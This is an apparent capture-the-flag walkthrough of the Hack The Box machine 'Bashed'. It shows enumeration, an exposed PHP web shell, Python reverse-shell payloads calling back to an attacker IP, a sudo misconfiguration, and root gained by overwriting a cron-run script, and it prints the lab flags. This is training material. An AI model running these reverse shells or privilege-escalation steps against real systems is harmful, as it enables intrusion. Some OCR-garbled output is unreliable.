
Executive Summary

The target machine, *Bashed*, was exploited through enumeration of a vulnerable PHP-based web shell and privilege escalation via misconfigured script permissions. The attack used Nmap, Gobuster, and manual directory traversal for enumeration, then a reverse shell for initial access and privilege escalation to root by exploiting the vulnerability that the scriptmanager had root permissions to perform operations. This document provides a detailed step-by-step process followed for the exploitation process with screenshots at key points.



Contents

1.	Enumeration	. 2
	Nmap Scan	. 2
	Manual lookup	. 2
	Gobuster Scan	. 3
2.	Initial Access	. 4
	Discovery of Web Shell	. 4
	Reverse Shell Execution	. 4
3.	Privilege Escalation	. 7
	Misconfigured Script Permissions	. 7
	Modifying test.py	. 7
4.	Post-Exploitation (Root Flag Retrieval)	. 8
5.	Observations and Lessons Learned	. 8

1. Enumeration

Nmap Scan

An Nmap scan revealed HTTP service running on Port 80:

sudo nmap -sCV -O 10.10.10.68 -T5 -A


Screenshots:

```
$ <u>sudo</u> nmap -sCV -0 10.10.10.68 -T5 -A
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 09:13 EST Nmap scan report for 10.10.10.68
Host is up (0.20s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
Aggressive OS guesses: Linux 3.12 (96%), Linux 3.13 (96%), Linux 3.16 (96%), Linux 3.2 - 4.9 (96%), Linux 3.8 - 3.11 (96%), Linux 4.8 (96%), Linux 4.4 (95%), Linux 4.9 (95%), Linux 3.18 (95%)
), Linux 4.2 (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TRACEROUTE (using port 80/tcp)
                ADDRESS
HOP RTT
1 201.97 ms 10.10.14.1
     204.64 ms 10.10.10.68
OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.04 seconds
```

Key findings:

HTTP (Port 80) was open and running Apache.

Manual lookup



After nmap scan, manual browsing of the target opened a website that was developed by the phpbash script creator.

Gobuster Scan

Gobuster was employed to enumerate directories and files using the following command:

sudo gobuster dir -u "http://10.10.10.68" -w /usr/share/wordlists/dirb/common.txt -t 50 -x php,js,html,txt

Results revealed the /dev directory, which contained a file named phpbash.php.

Screenshots:

```
Progress: 12886 / 18285 (1.17%) Get *http://10.10.10.66/anvoll.html: context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 13579 / 182050 (1.28%) Get *http://10.10.10.66/anvoll.html: context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 13579 / 182050 (1.28%) Get *http://10.10.10.66/anvol.html: context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 13579 / 182050 (1.38%) Get *http://10.10.10.66/apvol.html: context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 14979 / 182050 (1.38%) Get *http://10.10.10.66/sport.html: context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 15979 / 182050 (1.48%) Get *http://10.10.10.66/sport.html: context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 15979 / 182050 (1.48%) Get *http://10.10.10.66/sport.html: context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 15979 / 182050 (1.48%) Get *http://10.10.10.66/moltml: context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 15979 / 182050 (1.58%) Get *http://10.10.10.66/moltml: context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 15979 / 182050 (1.58%) Get *http://10.10.10.66/moltml: print.j.j*: context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 15979 / 182050 (1.58%) Get *http://10.10.10.66/moltml: print.j.j*: context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 15979 / 182050 (1.58%) Get *http://10.10.10.66/moltml: print.j.j*: context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 15979 / 182050 (1.58%) Get *http://10.10.10.66/moltml: context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 15979 / 182050 (1.58%) Get *http://10.10.10.66/moltml: context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 15979 / 182
```

HTB Machine: Bashed

Key findings:


There were several directories including /dev that on manually opening up resulted into semi-interactive web shell.

2. Initial Access

Discovery of Web Shell

Navigating to /dev/phpbash.php provided a semi-interactive web shell.


User www-data was identified as the web shell owner.



Reverse Shell Execution

The following reverse shell payload was executed on that web-shell to obtain a stable connection on local netcat listener setup on port 5454:

```
python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.10", 5454)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2); subprocess.call(["/bin/sh","-i"])'
```



Nc listener:

A stable shell was upgraded to an interactive TTY using:

python -c 'import pty; pty.spawn("/bin/sh")'

```
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ ls
ls
about.html css fonts js single.html
config.php demo-images images php style.css
contact.html dev index.html scroll.html uploads
$ echo $0
echo $0
/bin/sh
$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bashed:/var/www/html$
```

After upgrading shell to TTY shell the first flag was found in the arrexel directory as user.txt:

```
kali@kali: ~ ×
 kali@kali: ~ ×
www-data@bashed:/var/www/html/dev$ cd ../..
cd ../..
www-data@bashed:/var/www$ ls
ls
html
www-data@bashed:/var/www$ cd ..
cd ..
www-data@bashed:/var$ ls
backups cache lib local lock log mail opt run spool tmp
www-data@bashed:/var$ cd ..
cd ..
www-data@bashed:/$ ls
ls
bin
     etc
                 lib
                             media proc sbin
                                                   sys
                                                        var
boot home
                 lib64
                             mnt
                                                        vmlinuz
                                    root scripts
                                                   tmp
dev initrd.img lost+found opt
                                    run
                                          srv
                                                   usr
www-data@bashed:/$ cd usr
cd usr
www-data@bashed:/usr$ ls
bin games include lib local sbin share src
www-data@bashed:/usr$ cd arrexel
cd arrexel
bash: cd: arrexel: No such file or directory
www-data@bashed:/usr$ cd ..
cd ..
www-data@bashed:/$ ls
ls
bin
                 lib
     etc
                             media proc sbin
                                                   sys
                                                        var
                 lib64
                                                        vmlinuz
boot home
                             mnt
                                    root scripts
                                                   tmp
dev initrd.img lost+found opt
                                    run
                                          srv
                                                   usr
www-data@bashed:/$ cd home
cd home
www-data@bashed:/home$ ls
ls
arrexel scriptmanager
www-data@bashed:/home$ cd arre
cd arrexel/
www-data@bashed:/home/arrexel$ ls
ls
user.txt
www-data@bashed:/home/arrexel$ cat user
cat user.txt
8e6ea16d8ac8e2f4419e5bbf6850bcc5
www-data@bashed:/home/arrexel$
```

3. Privilege Escalation

Misconfigured Script Permissions

The sudo -I command revealed that the user could execute scripts in the /scripts directory as scriptmanager.

```
www-data@bashed:/home/arrexel$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/arrexel$
```

Gained a shell as scriptmanager:

sudo -u scriptmanager /bin/bash

```
User www-data may run the following commands on bashed:
        (scriptmanager : scriptmanager) NOPASSWD: ALL
        www-data@bashed:/home/arrexel$ sudo -u scriptmanager /bin/bash
        sudo -u scriptmanager /bin/bash
        scriptmanager@bashed:/home/arrexel$
```

Modifying test.py

```
Scriptmanager@bashed:-$ Ls -la

ls -la

total 28

drwxr-xr-x 3 scriptmanager scriptmanager 4096 Dec 4 2017 .

drwxr-xr-x 4 root root 4096 Dec 4 2017 .

-rw --- 1 scriptmanager scriptmanager 2 Dec 4 2017 .bash_history

-rw --- 1 scriptmanager scriptmanager 220 Dec 4 2017 .bash_logout

-rw --- 1 scriptmanager scriptmanager 3786 Dec 4 2017 .bashc

drwxr-xr-x 2 scriptmanager scriptmanager 4096 Dec 4 2017 .bashc

drwxr-xr-x 2 scriptmanager scriptmanager 655 Dec 4 2017 .profile

scriptmanager@bashed:-$ cd /scripts

cd /scripts

scriptmanager@bashed:/scripts$ ls

ls

cool.py test.py test.txt try2.py

scriptmanager@bashed:/scripts$ cat test.py

cat test.py

cat test.py

import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.10",5456));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bas"]);

"]);
```

The existing test.py script in /scripts was modified to include the following reverse shell payload:

```
echo "import
```

socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.c onnect((\"10.10.14.10\",5456)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call([\"/bin/bash\",\"-i\"]); ">/scripts/test.py

A listener on port 5456 captured the root shell:

4. Post-Exploitation (Root Flag Retrieval)

The root flag was found in /root/root.txt and accessed after privilege escalation.

```
root@bashed:/# cd root
cd root
root@bashed:~# ls
ls
root.txt
root@bashed:~# cat root.txt
cat root.txt
53ca1626e0ae4c7ecc88d96859b36412
root@bashed:~#
```

5. Observations and Lessons Learned

- **Enumeration**: A thorough enumeration of directories led to the discovery of the vulnerable phpbash.php shell.
- **Privilege Escalation**: Misconfigured script permissions were the key to privilege escalation.
- Manual Exploration: Visiting directories revealed additional insights and reinforced Gobuster findings.